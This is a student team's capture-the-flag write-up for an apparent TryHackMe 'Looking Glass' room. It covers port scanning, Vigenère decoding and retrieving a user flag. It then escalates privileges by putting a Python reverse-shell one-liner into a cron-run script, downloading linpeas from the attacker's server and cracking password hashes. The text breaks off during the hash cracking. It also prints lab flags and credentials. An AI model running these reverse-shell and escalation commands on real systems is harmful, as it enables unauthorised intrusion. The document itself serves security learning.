

Pentest1

ROOM

LOOKING GLASS

DASH

Members

ID	Name	Role
1211101775	Lam Yuet Xin	Leader
1211101749	Teoh Xin Pei	Member
1211101398	Poh Ern Qi	Member
1211101800	Tan Jia Jin	Member

Pentest 1

Members involved: Lam Yuet Xin, Teoh Xin Pei.

Tools used: attack box

Question 1

First of all, we will start with using nmap to perform port scanning.

```
root@ip-10-10-184-196:~# nmap -Pn -sV 10.10.60.129
Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-26 07:37 BST
Nmap scan report for ip-10-10-60-129.eu-west-1.compute.internal (10.10.60.129)
Host is up (0.0084s latency).
Not shown: 916 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Li
nux; protocol 2.0)
9000/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9001/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9002/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9003/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9004/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9005/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9006/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9007/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9008/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9009/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9010/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9011/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9012/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9013/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9014/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9015/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9016/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9017/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9018/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9019/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9020/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9021/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9022/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9023/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9024/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9025/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9026/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9027/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9028/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9029/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9030/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9031/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9032/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9033/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9034/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9035/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9036/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9037/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9038/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9039/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9040/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9041/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9042/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9043/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9044/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9045/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9046/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9047/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9048/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9049/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9050/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9051/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9052/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9053/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9054/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9055/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9056/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9057/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9058/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9059/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9060/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9061/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9062/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9063/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9064/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9065/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9066/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9067/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9068/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9069/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9070/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9071/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9072/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9073/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9074/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9075/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9076/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9077/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9078/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9079/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9080/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9081/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9082/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9083/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9084/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9085/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9086/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9087/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9088/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9089/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9090/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9091/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9092/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9093/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9094/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9095/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9096/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9097/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9098/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9099/tcp  open  ssh          Dropbear sshd (protocol 2.0)
MAC Address: 02:AA:1A:A9:00:AF (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at h
ttps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.30 seconds
root@ip-10-10-184-196:~#
```

Use the service, secure shell, ssh to find the port number(random), find the real service that allows executing commands and sharing data over the network.

“ssh -p [port number] [ip address]”

```
root@ip-10-10-184-196:~# ssh -p 11405 10.10.60.129
The authenticity of host '[10.10.60.129]:11405' ([10.10.60.129]:11405)
can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97X
GPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.60.129]:11405' (RSA) to the list o
f known hosts.
Higher
Connection to 10.10.60.129 closed.
root@ip-10-10-184-196:~# ssh -p 11404 10.10.60.129
The authenticity of host '[10.10.60.129]:11404' ([10.10.60.129]:11404)
can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97X
GPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.60.129]:11404' (RSA) to the list o
f known hosts.
Higher
Connection to 10.10.60.129 closed.
root@ip-10-10-184-196:~#
```

Randomly type in the port number between 9000-13900, there will be a clue whether it's either higher or lower than the port number you type in until you find the exact port number for the service.

```
root@ip-10-10-184-196:~# ssh -p 9323 10.10.60.129
The authenticity of host '[10.10.60.129]:9323' ([10.10.60.129]:9323) can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97X
Pj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.60.129]:9323' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbai vppa grmjli
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohtachxta!'
```

After 10 mins, I finally found my port number which is 9323 and connected to the real service. The message below tells us to solve the challenge by finding the secret to access to the box. Jabberwocky is the title of the text.

```
root@ip-10-10-184-196:~#
File Edit View Search Terminal Help
Warning: Permanently added '[10.10.60.129]:9323' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbai vppa grmjli
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohtachxta!

Oi tzdr hjw oqzehp jpvvtd tc oaoh:
Eqvv amdx ale xpxupqz hwt oi jhbkh--.
Hv rfwmgl wl fp mol Tfbaun xkgm,
Puh jnvsd lloimi bp bwyyxaa.

Eno pz io yyhqo xyhbke wl sushf,
Bwl Nruihdjk, xmnj mnlw fy mpaxt,
Dant pjqumpzgn xhcdg! xag bjskvr ds0o,
Pud cykdttk ej ba gaxt!

Vnf, xpqi Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpviqt qseux dne huidoxt-achgb!
Al peq1 pt eitf, ick azmo mtd wlae
Lx ymcra krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqqx vw bf eifz, qy mthmjwa dwn!
V jitlnofh kaz! Gtnndvl! Ttspj!'
```

Then, we will go to chrome [[Vigenère Cipher \(automatic solver\) | Boxentriq](#)] to decode the text. We copy and paste our text(starting below the title) into the Vigenere Tool and click “Auto solve (without key). Change the max key length to 20. Then, check the results. After that, we open the Vigenere Tool after reviewing the findings.

Vigenere Tool

The screenshot shows the Vigenere Tool interface. At the top, there is a text area containing encrypted text: "Wph gjgl aoh zkuqsi zg ale hpie; Bpe oqbc nxyi tst iosszqdtz, Eew ale xdtse semja dbxxkhfe. Jdbr tivtmi pw sxderpIoeKeudmgdstd". Below this are buttons for "Copy", "Paste", and "Text Options...". A search bar labeled "Type key here..." is present, along with dropdown menus for "Standard Mode" and "English". Below these are buttons for "Decode", "Encode", "Auto Solve (without key)", and "Instructions". A section titled "Auto Solve Options" includes input fields for "Min Key Length" (3), "Max Key Length" (20), "Iterations" (100), "Max Results" (10), and "Spacing Mode" (Automatic). The entire interface is contained within a light gray box.

We found out that the keyword is the alphabetic cipher.

Auto Solve results

The screenshot shows the "Auto Solve results" section. It lists two entries: one with a score of 3725 and key "thealphabeticcipher", and another with a score of 6930 and key "hbkbtsysthhavaxamm". The decrypted text for the first entry is: "twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths outgrabe beware the jabberwock my son the jaws that bite the claws that catch beware the jubjub bird and shun the frumious bandersnatch he took his vorpal sword in hand long time the manxome foe he sought so rested he by the tumtum tree and stood awhile in thought and as in uffish thought he stood the jabberwock with eyes of flame came whiffling through the tulgey wood and burbled a". The decrypted text for the second entry is partially visible: "fur torttfs cas dly zgtmrnd zvekt mij nhia hur femach ix des tkuq eow edaav owya ind boooowdfew sum uwb pmnn dhxpz tvazwwes yufgcm ges cufzgclyup my vex pwg slin bbha seow als zkiin dwit gwmmml edzoke nnz zlquen irrr pxr hsgo rvs rkvafhfm idoklhvgnsnsh wk bgwk how rqcsvw coluk be whha evvy aprl hed nobfrye apt ti mheyl au heduit de".

Enter the keyword and decode it.

The screenshot shows the Vigenere Tool interface again, but this time the search bar contains the keyword "thealphabeticcipher". The rest of the interface is identical to the previous screenshot, including the text area at the top and the "Auto Solve options" section below.

Decoded text with the last line that has the secret using the key and we get the result which is **bewareTheJabberwock**. Go ahead and paste it in ssh.

The screenshot shows the "Results" section of the Vigenere Tool. It displays a "Decoded message" box containing the text: "All mimsy were the borogoves, And the mome raths outgrabe. Your secret is bewareTheJabberwock". Below this is a "Copy" button and a "Text Options..." button. A note at the bottom says: "Not seeing the correct result? Try Auto Solve or use the Cipher Identifier Tool." Below this is the "Auto Solve results" section, which is mostly empty except for the header row.

When we return to our terminal and start searching at the files, poem.txt and twasBrillig.sh are what we find when we connect to the randomised port. We can successfully connect it. We continued typing the secret, bewareTheJabberwock, and it would reveal the jabberwock password. By entering the secret, we will be given a random password for the user jabberwock. Every single time, a different password will be given. Then, when we connect to jabberwock@lookingglass successfully and input the password, which is attitidecheckeddelightclever, everything works perfectly.

```

jabberwock@looking-glass: ~
File Edit View Search Terminal Help
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
>jabberwock:AttitudeCheckedDelightClever
Connection to 10.10.89.17 closed.
root@ip-10-10-99-182:~# ssh jabberwock@10.10.89.17
The authenticity of host '10.10.89.17 (10.10.89.17)' can't be established.
ECDSA key fingerprint is SHA256:kaci0m3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m8
3r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.89.17' (ECDSA) to the list of known
hosts.
jabberwock@10.10.89.17's password:
root@ip-10-10-99-182:~# ssh jabberwock@10.10.89.17
jabberwock@10.10.89.17's password:
Last login: Fri Jul 3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ 

```

With the help of this, we can access SSH as usual and see "cat user.txt" when using the ls command. Furthermore, we could first retrieve the user.txt file, but the flag does not respond. Then, we know the user.txt file would be our first flag, but it looks like the string is reversed, so we reversed it and got our user flag which is

thm{65d3710e9d75d5f346d2bac669119a23}

```

jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ cat user.txt |rev
thm{65d3710e9d75d5f346d2bac669119a23}
jabberwock@looking-glass:~$ 

```

Thought process:

First of all, we will start with using nmap to perform port scanning. Use the service, secure shell, ssh to find the port number(random) to find the real service that allows executing commands and sharing data over the network. Randomly type in the port number between 9000-13900, there will be a clue whether it's either higher or lower than the port number you type in until you find the exact port number for the service. After 10 mins, I finally found my port number which is 9323 and connected to the real service.

The message below tells us to solve the challenge by finding the secret to access to the box. Jabberwocky is the title of the text. We copy and paste our text(starting below the title) into the Vigenere Tool and click “Auto solve (without key). Change the max key length to 20. Then, check the results. After that, we open the Vigenere Tool after reviewing the findings. We found out that the keyword is the alphabetcipher. Enter the keyword and decode it. The decoded text with the last line that has the secret and we get the result which is bewareTheJabberwock. When we return to our terminal and start searching at the files, poem.txt and twasBrillig.sh are what we find when we connect to the randomised port. We can successfully connect it. We continued typing the secret, bewareTheJabberwock, and it would reveal the jabberwock password. By entering the secret, we will be given a random password for the user jabberwock. Every single time, a different password will be given. Then, when we connect to jabberwock@lookingglass successfully and input the password, which is attitidecheckeddelightclever, everything works as expected. With the help of this, we can access SSH as usual and see "cat user.txt" when using the ls command. Furthermore, we could first retrieve the user.txt file, but the flag does not respond. Then,we know the user.txt file would be our first flag, but it looks like the string is reversed, so we reversed it and got our user flag which is thm{65d3710e9d75d5f346d2bac669119a23}.

Question 2

Members involved: Tan Jia Jin, Poh Ern Qi

Tools used: Attack Box, VM Kali, Google Chrome

After we get the user.txt flag, proceed to check the /etc/passwd file.

```
File Edit View Search Terminal Help
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.161.73' (ECDSA) to the list of known hosts.
jabberwock@10.10.161.73's password:
Permission denied, please try again.
jabberwock@10.10.161.73's password:
Last login: Fri Jul 3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls
poem.txt twasBrillig.sh user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ cat user.txt | rev
thm{65d3710e9d75d5f346d2bac669119a23}
jabberwock@looking-glass:~$ cat /etc/password
cat: /etc/password: No such file or directory
jabberwock@looking-glass:~$ cat /etc/passwd
```

As we can see there are 6 users : tryhackme, jabberwock, tweedledum, tweedledee, humptydumpty and alice.

```
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
tryhackme:x:1000:1000:TryHackMe:/home/tryhackme:/bin/bash
jabberwock:x:1001:1001:,,,:/home/jabberwock:/bin/bash
tweedledum:x:1002:1002:,,,:/home/tweedledum:/bin/bash
tweedledee:x:1003:1003:,,,:/home/tweedledee:/bin/bash
humptydumpty:x:1004:1004:,,,:/home/humptydumpty:/bin/bash
alice:x:1005:1005:Alice,,,:/home/alice:/bin/bash
jabberwock@looking-glass:~$ █
```

Checking the sudo permission and we found that we can reboot the jabberwock without a password.

```
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$
```

Next, we view the /etc/crontab, a user tweedledum is running /home/jabberwock/twasBrillig.sh. We can put our reverse shell in this file to privilege escalation.

```
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab` command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user    command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.daily )
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.weekly )
52 6      1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$
```

We found out that we can too use linspeas.sh to see possible paths to escalate privileges. linpeas.sh is downloaded in our local kali machine first. Using python, we run a http server. Then switch to user jabberwock and download the script.

```
(kali㉿kali)-[~]
└─$ cd Documents
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-26 06:44 EDT
[kali㉿kali)-[~/Documents] is really up, but blocking our ping probes, try
└─$ ls
one; 1 IP address (0 hosts up) scanned in 3.07 seconds
linpeas2.sh
[kali㉿kali)-[~]
[kali㉿kali)-[~/Documents] 193
└─$ ls -l
kali@10.10.111.193's password:
total 748
-rw——— 1 kali kali 765823s Jul 26 06:29 linpeas2.sh
poem.txt 10xBrillig.sh user.txt
[kali㉿kali)-[~/Documents]udo -l
└─$ python3 -m http.server 80 jabberwock on looking-glass:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.111.193 - - [26/Jul/2022 06:49:31] "GET /linpeas2.sh HTTP/1.1" 200 -
[!] User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$ cd /tmp
```

```
jabberwock@looking-glass:~$ cd /tmp
jabberwock@looking-glass:/tmp$ wget http://10.8.92.234/linpeas2.sh
--2022-07-26 10:49:29--  http://10.8.92.234/linpeas2.sh
Connecting to 10.8.92.234:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 765823 (748K) [text/x-sh]
Saving to: 'linpeas2.sh'

linpeas2.sh                                         100%[=====]  2022-07-26 10:49:31 (341 KB/s) - 'linpeas2.sh' saved [765823/765823]
```

By listing the files, we can see we got our script 'linpeas2.sh'. Execute and run the script.

```
jabberwock@looking-glass:/tmp$ ls
linpeas.sh linpeas.sh.1 linpeas.sh.2 linpeas2.sh
jabberwock@looking-glass:/tmp$ chmod +rx linpeas2.sh
jabberwock@looking-glass:/tmp$ linpeas2.sh
linpeas2.sh: command not found
jabberwock@looking-glass:/tmp$ ./linpeas2.sh
```

As the script pops up, scroll through the script and we can see user tweedledum can run the script twasBrillig.sh after reboot, which was the same result as in reading the contents of /etc/crontab.

```
/etc/cron.weekly:
total 20
drwxr-xr-x  2 root root 4096 Feb  3  2020 .
drwxr-xr-x 91 root root 4096 Jul 26 08:20 ..
-rw-r--r--  1 root root  102 Nov 16 2017 .placeholder
-rwxr-xr-x  1 root root  723 Apr  7 2018 man-db
-rwxr-xr-x  1 root root  211 Nov 12 2018 update-notifier-common

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```

Edit the twasBrillig.sh by using nano twasBrilliig.sh. Google search for reverse shell cheat sheet (

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#python>) We choose to use python code as a reverse shell script.

```
jabberwock@looking-glass:~  
File Edit View Search Terminal Help  
GNU nano 2.9.3 twasBrillig.sh Modified  
wall $(cat /home/jabberwock/poem.txt)  
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((os.getenv("IP"),os.getenv("PORT"));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh"],shell=True)'>twasBrillig.sh  
  
Save modified buffer? (Answering "No" will DISCARD changes.)  
Y Yes  
N No ^C Cancel
```

Reboot the system by sudo /sbin/reboot after the reverse-shell script is added in the bash file.

```
root@ip-10-10-132-81:~# ssh jabberwock@10.10.63.237  
jabberwock@10.10.63.237's password:  
Last login: Tue Jul 26 13:46:50 2022 from 10.10.132.81  
jabberwock@looking-glass:~$ nano twasBrillig.sh  
Use "fg" to return to nano.  
  
[1]+ Stopped nano twasBrillig.sh  
jabberwock@looking-glass:~$ nano twasBrillig.sh  
jabberwock@looking-glass:~$ sudo /sbin/reboot  
Connection to 10.10.63.237 closed by remote host.  
Connection to 10.10.63.237 closed.  
root@ip-10-10-132-81:~# 
```

Start a netcat listener to listen for port 4242 before reboot. After a few minutes, we get a reverse shell from the listener.

```
root@ip-10-10-132-81:~# nc -lvp 4242  
Listening on [0.0.0.0] (family 0, port 4242)  
Connection from 10.10.63.237 58248 received!  
/bin/sh: 0: can't access tty; job control turned off  
$ D
```

By running the command whoami, we are now connected to user tweedledum.

```
root@ip-10-10-132-81:~# nc -lvpn 4242
Listening on [0.0.0.0] (family 0, port 4242)
Connection from 10.10.63.237 58248 received!
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
$ whoami
tweedledum
$
```

Next, upgrade the reverse shell to stabilize the shell. By using the command:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```


```
export TERM=xterm
```

```
stty raw -echo; fg
```

```
root@ip-10-10-132-81:~# nc -lvpn 4242
Listening on [0.0.0.0] (family 0, port 4242)
Connection from 10.10.63.237 58248 received!
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
$ whoami
tweedledum
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
tweedledum@looking-glass:~$ export TERM=xterm
export TERM=xterm
tweedledum@looking-glass:~$ ^Z
[1]+  Stopped                  nc -lvpn 4242
root@ip-10-10-132-81:~# stty raw -echo; fg
nc -lvpn 4242

tweedledum@looking-glass:~$
```

We view the available file running the command "ls", there are 2 files that allow us to view it which is poem.txt and humptydumpty.txt. The poem.txt did not contain too much information, and the humptydumpty.txt looks like hashes.



```
root@ip-10-10-132-81:~
File Edit View Search Terminal Help
nc -lvpn 4242

tweedledum@looking-glass:~$ ls
humptydumpty.txt poem.txt
tweedledum@looking-glass:~$ cat humptydumpty.txt
dcffff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$ cat poem.txt
'Tweedledum and Tweedledee
Agreed to have a battle;
For Tweedledum said Tweedledee
Had spoiled his nice new rattle.

Just then flew down a monstrous crow,
As black as a tar-barrel;
Which frightened both the heroes so,
They quite forgot their quarrel.'
```

Copy the code into cyberchef. It is a hash – sha256.

The screenshot shows the CyberChef interface with the following details:


- Version:** 9.39.1 - Sponsored by DEF24.com
- Recipe:** Analyse hash
- Input:** dcf5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
- Output:**
 - Hash length: 64
 - Byte length: 32
 - Bit length: 256
- Based on the length, this hash could have been generated by one of the following hashing functions:**
 - SHA-256
 - SHA3-256
 - RIPEMD-160
- STEP:** BAKE!
- Auto Bake:** Checked

Copy and paste the code to decode the hash in crackstation (<https://crackstation.net/>)

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540b803c020b3ee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15ccb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecddc1456375f8cae994c36549a07c8c2315b473dd97f404f
